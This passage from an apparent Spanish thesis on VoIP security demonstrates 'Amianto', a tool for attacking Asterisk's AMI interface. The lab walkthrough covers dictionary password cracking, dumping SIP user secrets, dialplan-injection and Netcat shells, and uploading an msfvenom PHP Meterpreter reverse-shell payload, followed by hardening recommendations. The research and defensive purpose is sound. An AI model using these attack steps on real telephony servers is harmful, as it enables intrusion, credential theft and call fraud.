


Ilustración 28: Shodan mostrando servicios AMI públicos

Por todo esto, se ha decidido crear una pequeña herramienta que ayude en una fase de explotación y post-explotación dentro de una auditoría a entornos basados en Asterisk (https://github.com/ancahy/amianto)

```
root@kalilinux:/usr/local/src# ./amianto.py -h
usage: amianto.py [-h] [-u username] [-p password] [-d filename]
                  [-H IP/hostname] [-P port_server] [-c command] [-s]
                  [-f filetoupload]

Create AMI shellcode.

optional arguments:
  -h, --help            show this help message and exit
  -u username, --username username
                        AMI login username [default: admin]
  -p password, --password password
                        AMI login password
  -d filename, --dictionary filename
                        Dictionary filename [default: dict.txt]
  -H IP/hostname, --host IP/hostname
                        Asterisk AMI IP/Hostname server
  -P port_server, --port port_server
                        Asterisk AMI port
  -c command, --command command
                        Send command to Asterisk
  -s, --shell           Try System Shell
  -f filetoupload, --filetoupload filetoupload
                        File to upload
```

Ilustración 29: Ayuda de la herramienta Amianto

Amianto es una pequeña herramienta programada en Python 2.7 con distintas opciones para el ataque y la auditoría a través del interface AMI. Entre estas opciones se encuentran:

- Ataque por diccionario
- Envío de comandos al CLI de Asterisk
- Shell del sistema operativo a través de Asterisk
- Shell del sistema a través de Netcat
- Subir ficheros al servidor

Cada posible ataque va dirigido contra un servidor por lo que es necesario siempre el uso de *-H* indicando la IP del servidor destino.

Ataque mediante diccionario

Poder establecer una conexión al puerto y conseguir adivinar las credenciales es el paso fundamental para que la herramienta funcione. Para ello se incorpora la opción de atacar mediante diccionario las posibles credenciales establecidas para conseguir hacer *login.*
Si el atacante ya dispone de la información obtenida por otros medios, o bien porque se hace uso de un usuario y contraseñas por defecto, éste puede conectarse introduciendo directamente la clave mediante la opción *-p.*

Para el ataque por fuerza bruta, existen numerosos diccionarios en la red. Desde los más generales y pesados con billones de contraseñas, hasta los más reducidos creados para un tipo o perfil concreto de usuario. Usando la opción *-d* se indica qué fichero con las contraseñas sebe ser usado en el ataque.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -d /usr/share/wordlists
/rockyou.txt
Processing dict:   0%|                                    | 60/14442073 [01:04<4264:45:31,  1.06s/it]
```

Ilustración 30: Ataque por diccionario contra un servidor FreePBX usando el username uoc_usuario

Durante el proceso de ataque se muestra una barra de progreso con el número de contraseña usada del total recogidas en el fichero seleccionado.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -d /usr/share/wordlists
/rockyou.txt
Processing dict:   0%|                                    | 84/14442073 [01:30<4236:05:40,  1.06s/it]

Password found 987654321

Bye
```

Ilustración 31: Contraseña encontrada en el intento 84

En caso de que el ataque haya sido un éxito, se indicará la contraseña usada, es entonces cuando es posible hacer uso de las funciones de post-explotación.

Envíos de comandos al CLI de Asterisk

Asterisk dispone de un interface de conexión o CLI (*Command Line Interface*) que solo es accesible de forma local desde el propio servidor. Mediante éste es posible administrar el sistema al completo (ej.: asterisk -rvvvvv). Haciendo uso de la línea de comandos, un usuario puede realizar una amplia variedad de acciones como crear planes de llamadas, cargar

módulos, ver los *logs* de ejecución de la secuencia de llamadas, modificar configuraciones, generar llamadas de pruebas, cargar las modificaciones realizadas en los archivos de configuración, y un largo etcétera. Cabe recordar al respecto que Asterisk se ha convertido en una plataforma con una enorme cantidad de opciones que van más allá de las de una simple PBX, por lo que puede ser considerado como un *framework*.
Mediante el uso de *Amianto*, tenemos la posibilidad de ejecutar cualquiera de los comandos que un administrador podría ejecutar a través del CLI sin necesidad de *logarnos* contra el servidor. Esto abre las puertas a multitud de posibilidades de ataque ya que supone poseer el control absoluto del servicio.
Haciendo uso de la opción *-c* es posible enviar, usando comillas, los distintos comandos que nos puedan ser de utilidad según las necesidades del momento. Como ejemplo, podríamos obtener un listado de las extensiones registradas en el sistema con su IP como se muestra en la ilustración 32.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -p 987654321
-c "sip show peers"

Sending sip show peers command...

Response: Follows
Privilege: Command
ActionID: 1
Name/username             Host                                    Dyn Forcerport Comedia
   ACL Port     Status      Description
101/08295143              192.168.51.110                           D  No         No
    A  5060     OK (2 ms)
102/102                   192.168.51.101                           D  No         No
    A  5060     OK (5 ms)
103/103                   192.168.51.102                           D  No         No
    A  5060     OK (1 ms)
3 sip peers [Monitored: 3 online, 0 offline Unmonitored: 0 online, 0 offline]
--END COMMAND--


Bye
root@kalilinux:/usr/local/src#
```

Ilustración 32: Listado de tres dispositivos SIP registrados con su correspondiente username e IP

Esto en sí ya puede proporcionar información muy útil de cara a poder realizar algunos de los distintos ataques mostrados, como por ejemplo averiguar la clave de los dispositivos registrados ahorrando el trabajo de buscar usuarios válidos.
En cualquier caso, para este ejemplo concreto, todavía resulta más fácil si se le podemos preguntar al propio Asterisk sobre las contraseñas que tiene configurada cada usuario como se muestra en la ilustración 33.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -p 987654321
-c "sip show users"

Sending sip show users command...

Response: Follows
Privilege: Command
ActionID: 1
Username                  Secret           Accountcode      Def.Context      ACL  Forcer
port
101                       talice1988                        from-internal    Yes  No

102                       *robert                           from-internal    Yes  No

103                       elboss123                         from-internal    Yes  No

--END COMMAND--


Bye
```

Ilustración 33: Listado de usuarios y contraseña de cada registro

Como se puede comprobar, conociendo suficientemente bien las operaciones que son posibles realizar a través del interface de Asterisk, podremos obtener un control total del entorno.

Shell del sistema operativo

No solo es posible tomar el control del propio servicio Asterisk, *Amianto* dispone de la opción de inyectar una secuencia de instrucciones en el d*ialplan* en caso de que la sesión disponga de los privilegios adecuados. Gracias a esto es posible emular el acceso a una *shell* del sistema operativo. Haciendo uso de la opción *-s,* Amianto intentará inyectar esa secuencia y, en caso de que ésta haya tenido éxito, preguntará qué tipo de *shell* quiere usarse: una emulación por Asterisk o a través del comando Netcat.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -p 987654321 -s
Trying dialplan injection...
OK

1 - Asterisk Dialplan
2 - Netcat

What kind of shell you want to try?
```

Ilustración 34: Muestra los dos tipos de shell que pueden usarse

Netcat ofrece muchas posibilidades, pero en la implementación actualidad en Amianto solo solo permite levantar una *shell* directa siempre que el usuario disponga de permisos para

ello. Esto podría generar dificultades de conexión en caso de que haya algún *firewall* entre medio del servidor y el equipo desde donde se ataca. También, al ser una herramienta ampliamente usada y conocida, es fácil que levante sospecha e incluso que ni tan siquiera se encuentra instalada en el servidor.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.50.204 -u uoc_usuario -p 987654321 -s
Trying dialplan injection...
OK

1 - Asterisk Dialplan
2 - Netcat

What kind of shell you want to try? 2
Remote port: 9090
Trying connect with nc server... OK
[nc-shell] $ ls /tmp
systemd-private-a45dfe5b559e468182bb6bd79f3f9216-apache2.service-ZMlDae
[nc-shell] $ netstat -putan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5038            0.0.0.0:*               LISTEN      262/asterisk
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      228/sshd
tcp        0      0 192.168.50.204:8088     0.0.0.0:*               LISTEN      262/asterisk
tcp        0      0 192.168.50.204:8089     0.0.0.0:*               LISTEN      262/asterisk
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      329/master
tcp        0      0 192.168.50.204:9090     192.168.50.151:57690    ESTABLISHED 563/sh
tcp        0      0 192.168.50.204:5038     192.168.50.151:39116    ESTABLISHED 262/asterisk
tcp        0      0 192.168.50.204:22       192.168.50.1:51704      ESTABLISHED 504/sshd: root@pts/
tcp        0      0 192.168.50.204:22       192.168.50.1:5168
[nc-shell] $
```

Ilustración 35: Shell usando Netcat en un entorno donde Asterisk se ejecuta con privilegios

Debido a esto, es preferible el uso de la emulación a través de Asterisk. Salvo que alguien tenga acceso al CLI o a los *logs*, no hay nada que lleve a pensar que a través de Asterisk se esté atacando a un sistema; ni un nuevo proceso, ni ningún puerto a la escucha o conexión más allá de los que debe tener el sistema. Señalización SIP al 5060, manager al 5038, web de gestión o flujo RTP ofrecen pista alguna al equipo de respuesta de incidentes para conocer de qué manera, alguien, en ese momento, está accediendo a realizar operaciones en el servidor a través del usuario con el que corra el proceso Asterisk.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -p 987654321 -s
Trying dialplan injection...
OK

1 - Asterisk Dialplan
2 - Netcat

What kind of shell you want to try? 1
Asterisk runs with user asterisk

Hostname: freepbx.sangoma.local

[diaplan_shell] $ id
uid=995(asterisk) gid=995(asterisk) grupos=995(asterisk)

[diaplan_shell] $
```

Ilustración 36: Shell a través de AMI

En el momento en que se abre la *shell* se muestra el usuario con el que se está ejecutando Asterisk. En la ilustración 36 se aprecia el uso del usuario *asterisk, e*sto es debido a que así viene configurado por defecto en las distribuciones FreePBX. Seguidamente se muestra el *hostname* del servidor donde se ejecuta. En la imagen 36 igualmente se ejecuta el comando *id* mostrando más información sobre el usuario con el que estamos dentro del sistema. Es fundamental remarcar el problema que supondría que el proceso Asterisk se ejecute con privilegios por casos como este.
Una vez habiendo obtenido el acceso, sería posible conseguir, mediante la ejecución de distintos comandos, intentar una escalada de privilegios, establecer otras vías de accesos, borrar *logs*, extraer información y otras muchas opciones posibles en una fase de post-explotación.

```
[diaplan_shell] $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
asterisk:x:995:995::/home/asterisk:/bin/bash
tcpdump:x:72:72::/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:994:993:User for polkitd:/:/sbin/nologin
openvpn:x:993:992:OpenVPN:/etc/openvpn:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
radiusd:x:95:95:radiusd user:/var/lib/radiusd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
mongodb:x:184:989:MongoDB Database Server:/var/lib/mongodb:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/
nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
chrony:x:992:987::/var/lib/chrony:/sbin/nologin

[diaplan_shell] $
```

Ilustración 37: Listado del fichero /etc/passwd

Subir ficheros al servidor

Haciendo uso de la opción *-f* es posible subir archivos desde el equipo donde se realiza el ataque al servidor vulnerado. Esto abre igualmente un abanico importante de opciones para la post-explotación como scripts, *shells* más complejas, *malware* o distintos tipo de software que no permita ser descargado en caso de que el servidor no tuviese acceso a internet por poner solo algunos ejemplos.
Como ejemplo de uso en un entorno FreePBX, el cuál dispone de un panel de gestión web, podríamos subir un archivo PHP con Meterpreter creado con Msvenom que nos permita una sesión inversa haciendo uso de Metasploit.
Para esto debemos crear el *payload* usando el lenguaje PHP que sabemos que lee el Apache instalado, especificando la IP y el puerto del servidor donde se conectará el servidor vícti-

ma.

```
root@kalilinux:/usr/local/src# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.51.106 LPORT=44
44 -o phpmeterfp.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
Saved as: phpmeterfp.php
```

Ilustración 38: Archivo con el payload Meterpreter creado

Con el archivo PHP creado, tan solo debemos indicar el nombre del archivo a subir. Seguidamente Amianto nos preguntará por el directorio donde se subirá el archivo y el nombre que tendrá en el destino. En este caso se usa la raíz donde se encuentran los archivos del panel de gestión de FreePBX par poder ejecutarlo fácilmente usando IP o dominio y nombre del archivo.

```
root@kalilinux:/usr/local/src# ./amianto.py -H 192.168.51.10 -u uoc_usuario -p 987654321 -f phpmeterfp.php

Uploading phpmeterfp.php file...
Select upload directory with '/' (eg.: /usr/local/src/) /var/www/html/
Select upload filename pmfp.php


  0%|                                                                              | 0/1488 [00:00<?, ?it/s]
 34%|                                                  | 512/1488 [00:00<00:00, 2987.39it/s]
 69%|                                                  | 1024/1488 [00:00<00:00, 2342.34it/s]
1536it [00:00, 2052.05it/s]


File uploaded!

Bye
```

Ilustración 39: Fichero con el payload subido al servidor

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.51.106
lhost => 192.168.51.106
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.51.106   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.106:4444
```

Ilustración 40: Handler de Metasploit a la espera de una conexión inversa usando Meterpreter

En este punto solo quedaría ejecutar la URL que accione el payload, en este caso *http://192.168.51.10/pmfp.php* y así poder obtener la conexión y funcionalidades que ofrece Meterpreter.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.106:4444
[*] Sending stage (38247 bytes) to 192.168.51.10
[*] Meterpreter session 1 opened (192.168.51.106:4444 -> 192.168.51.10:50738) at 2019-0
 +0200

meterpreter >
```

Ilustración 41: Conexión inversa establecida con el servidor atacado

5. Propuesta para el diseño de una infraestructura VoIP segura

Habiendo expuesto hasta ahora las distintas amenazas y ataques que es posible encontrar en entornos VoIP, en este apartado se intentará realizar una propuesta de infraestructura de comunicaciones empresarial que contemple las contramedidas necesarias frente a los problemas de seguridad que se dan comúnmente en este tipo de entornos y configuraciones.

Como complemento indispensable, junto con las contramedidas, se propone un posible diseño base para el desarrollo e implementación de una infraestructura segura de telefonía sobre IP.

5.1 Consideraciones para la implementación de una infraestructura VoIP segura

Cualquiera de las partes que integran un sistema VoIP es susceptible de ser atacada, por lo que una configuración segura debe ser contemplada desde la totalidad sin dejar de lado ningún elemento ya que cualquiera de ellos, generalmente el más débil, puede ser usado como puerta de entrada al sistema. Es lo que se conoce como 'low hang fuit'.

Tras la recopilación y análisis llevado a cabo de las amenazas y ataques que se dan habitualmente en infraestructura de voz, se ha generado una listado de elementos y consideraciones que debería ser tenidos en cuenta para la configuración de cualquier entorno seguro VoIP.

Señalización:

- Uso de TLS en la señalización, especialmente para terminales móviles o que se conecten fuera de la red interna.
- Uso de autenticación tanto en INVITES como REGISTERS.
- Evitar múltiples intentos de autenticación incorrectos seguidos
- Usar contraseñas robustas y no repetidas.
- Uso de autenticación en todos los pasos para métodos que requieren autenticación.
- Usar cifrado en cualquiera de los elementos complementarios como RADIUS, LDAP o DIAMETER.

Media:

- Cifrado del media mediante SRTP o VPN con cifrado
- Evitar que la llave usada durante la negociación para el cifrado pueda ser visible (TLS).
- Comprobar la aleatoriedad tanto en SSRC como en número de secuencia para los paquetes RTP y así evitar ataques de inyección.
- Segmentación de la red para separar la voz de los datos usando VLAN.
- Monitorización ARP y mecanismos para evitar ARP *spoofing*.
- Implementar ACL para la gestión de los dispositivos.
- En caso de uso, evitar protocolos antiguos y no cifrados como TFTP, FTP, SNMP1.
- Con el fin de evita confusión en los *logs*, evitar desfases en la configuración de tiempo de los dispositivos.
- Los dispositivos deben enviar *logs* fuera de ellos mismos para una gestión centralizada.
- Usar HTTPS en la gestión y proceso de inicio y configuración de los terminales.
- Crear permisos a nivel de aplicación para los distintos teléfonos para que estos puedan llamar o no a distintas numeraciones.

- Evitar cifrados SSL antiguos
- Evitar certificados autogenerados siempre que sea posible especialmente para las conexiones públicas.

5.2 Diseño de la arquitectura




Ilustración 42: Propuesta para la implementación de una infraestructura de voz empresarial segurizada

Esta arquitectura implica el uso de un número mayor de elementos tanto a nivel de red como de servicios frente a un despliegue básico como el expuesto en el laboratorio con FreePBX.

Se define de la siguiente manera:

- A nivel de red, se separa la red externa e interna.
- Será la primera, controlada por un *firewall* externo, la que gestione las conexiones de dispositivos que se conecten a través de internet.
- Con esta separación de la red, en caso de que alguien consiguiera acceso al perímetro de red externo, sería retenido u obtendría un segundo nivel de dificultad de acceso a la red interna.
- El acceso al panel de gestión web, siempre que sea posible, no debe ser gestionado desde el exterior, permitiendo solo su acceso a través de la red interna.
- Aunque siempre se recomienda el uso de TLS y SRTP, la necesidad de recursos en los servidores aumenta considerablemente. Es por esto que en caso de no disponer de recursos suficiente, se haga uso de cifrado en la voz y señalización solo en las llamadas que tengan conexión con Internet como portátiles con movilidad o teléfonos móviles. Una vez llegue la llamada a la red interna, en el proxy SIP se eliminará el cifrado para que lleguen a los Asterisk.
- Toda la infraestructura está diseñada para que pueda ser escalable añadiendo nodos. En este caso, tan solo se ha usado dos Asterisk en alta disponibilidad haciendo el proxy SIP como *dispatcher* de cada uno de los nodos.
- El tráfico de voz queda separado del de datos por VLAN, aplicándose QoS para la priorización del tráfico de señalización y media sobre el de datos.
- Los usuarios no deben tener acceso ni a los Asterisk ni a la BD. Toda conectividad a estos elementos debe ser realizada desde la IP o servicio que lo requiera.
- Los *logs* y señalización SIP deberán sen enviadas a un servidor externo para su gestión. En este se podrá observar comportamientos anómalos y podrá servir como histórico frente a un análisis forense.
- Mediante umbrales, será posible parar la comunicación y alertar en caso de que haya un comportamiento de llamadas anómalo, evitando así llamadas fraudulentas que supongan un coste alto.
- Debe contemplar la posibilidad de bloqueo de IP, y su notificación.
- Mediante la monitorización será posible observar consumos de red o de servidores anómalos que sean claves para evitar una denegación o degradación del servicio además de servir para ser alertado de estar siendo objeto de algún ataque.
- Por desgracia, pocos ITSP permiten comunicaciones cifradas, pero siempre se debe hacer uso estas en caso de que sea posible.

6. Conclusiones

La cada vez mayor migración de los entornos de voz tradicionales a sistemas VoIP supone numerosos beneficios a nivel empresarial, pero con este cambio se genera también una mayor exposición a ciberataques. Este tipo de ataques suponencuantiosas pérdidas económicas a las empresas, llegando a cifras anuales del billón de euros en países como Estados Unidos.

Por norma general, las empresas disponen de personal cualificado en áreas como el desarrollo, sistemas o redes, pero no abundan los perfiles especialistas en VoIP, y menos aún con conocimientos específicos en seguridad. Como consecuencia de esto, y de la necesidad de ahorro, muchas empresas instalan soluciones de voz haciendo uso de sistemas con configuraciones por defecto o poco seguras que pueden facilitar enormemente un ataque. Estos ataques generan riesgos asociado a los principios de disponibilidad, confidencialidad e integridad, los cuales deben ser protegidos en cualquier sistema informático que pueda considerarse seguro.

Aunque en la actualidad existen multitud de herramientas de ataque disponibles, en muchas casos estas herramientas llevan años sin ser actualizadas, por lo que aunque se sigan produciendo papers e investigaciones en ese sentido, la seguridad en entornos de comunicaciones unificadas parece no ser un tema de especial interés para desarrolladores e investigadores de seguridad.

La investigación y recopilación de información sobre los distintos ataques posibles ha sido más numerosa de la esperada originalmente. De entre todos los tipos de ataques, se han agrupado y seleccionado aquellos que siguen teniendo relevancia en entornos de voz actuales. Otro factor requerido para la selección ha sido su cercanía respecto de la voz. Se ha evitado hacer mucho hincapié en vías de ataques relacionadas con estos entornos, como puedan ser web de gestión o servicios complementarios como DNS y DHCP. Su estudio hubiera excedido los objetivos y características del proyecto.

No existe ningún sistema completamente seguro, pero sí es cierto que unos lo son más que otros. Es por esto que se ha optado, más que por una propuesta concreta, por una más general, con pautas y diseño de arquitectura que pueda servir como marco de referencia para un futuro diseño o despliegue VoIP.

Aunque se ha desarrollado una herramienta que aporta una pequeña novedad respecto a las utilidades que pueden ser usadas en auditorías a entornos basados en Asterisk, las características de este vector aún permite muchas más opciones de explotación de las que han sido implementadas.

7. Trabajos Futuros

El principal protocolo de señalización de voz usado en la actualidad es el protocolo SIP. Desde el 2002, año en el que se publica su RFC (3261), este protocolo ha ido creciendo con nuevas funciones y protocolos complementarios junto con sus correspondientes RFC. Estas nuevas definiciones abren el camino a ser estudiadas e investigadas en el marco de la seguridad de la información.

En la actualidad, cada vez más, hablar de telecomunicaciones supone un espectro mucho más amplio que únicamente la voz. El uso del correo electrónico, mensajería instantánea, presencia, videoconferencias, escritorio compartido, envío y recepción de archivos y, como no, la voz entre otras opciones, deben ser agrupados bajo concepto de comunicaciones unificadas o UC (Unified Communications). El estudio de la aplicabilidad de muchos de los ataques mostrados podrían ser adaptados y aplicados con éxito en entornos de este tipo.

Uno de los avances más importantes realizados en estos últimos años en el ámbito de las comunicaciones en tiempo real, es la implementación en los navegadores de la tecnología WebRTC (Web Real-Time Communicacion). Desarrollada por varias compañías, ha sido estandarizada por la W3C para que pueda ser usada de la misma manera en los distintos navegadores. Esta tecnología se basa en un conjunto de nuevas APIs que permiten crear video conferencias, llamadas de voz, el envío de mensajes, compartir ficheros o el propio escritorio. Es un avance fundamental para el desarrollo de las UC, pero su uso abre igualmente nuevas vías de ataque que merecen ser estudiadas.

8. Glosario

AMI (Asterisk Manager Interface) – Servicio que permite la conexión de un cliente a una instancia de Asterisk para ejecutar comandos o leer eventos sobre TCP/IP.

Asterisk - Plataforma de software libre que proporciona un *framework* con múltiples funcionalidades para el desarrollo de sistemas de voz sobre IP.

Exploit – Fragmento de código que explota una o varias vulnerabilidades en un software determinado. Frecuentemente es utilizado para ganar acceso a un sistema y tener un nivel de control sobre él.

ITSP (Internet Telephony Service Provider) - Proveedor de servicios de telecomunicaciones digitales basados en VoIP. Un ITSP puede hacer las veces de operadora de telecomunicaciones tradicional, ofreciendo llamadas nacionales e internacionales, líneas telefónicas y numeración, pero usando Internet como medio.

Metasploit – Es una suite o conjunto de programas diseñados con el fin de ser empleados en proyectos de auditorías de seguridad informática. Más orientado a la ejecución de pruebas de intrusión que como carácter defensivo, es ampliamente usado también por ciberdelincuentes.

Meterpreter - Es un tipo de p*ayload* que se ejecuta después un proceso de explotación o uso de una vulnerabilidad en un sistema. Permite de una forma segura interactuar con la maquina objetivo.

Netcat - Herramienta de red que permite, a través de intérprete de comandos y con una sintaxis sencilla, abrir y conectar puertos TCP/UDP. Una de sus funciones, dentro del ámbito de la seguridad informática, es asociar una *shell* a un puerto en concreto.

Payload – Programa o fragmento de código que acompaña a un *exploit* para realizar funciones especificas una vez el sistema objetivo es comprometido.

PBX (Private Branch Exchange) - Se le denomina a cualquier central telefónica conectada directamente a la red pública de telefonía o PSTN por medio de líneas troncales pudiendo gestionar llamadas internas, las entrantes y salientes con autonomía sobre cualquier otra central telefónica. Suelen incluir funcionalidades como IVR, Voicemail o colas, entre otras, para la gestión de llamadas. Este dispositivo generalmente pertenece a la empresa que lo tiene instalado y no a la compañía telefónica, por lo que supone una plataforma privada independientemente de las compañías de telefonía.

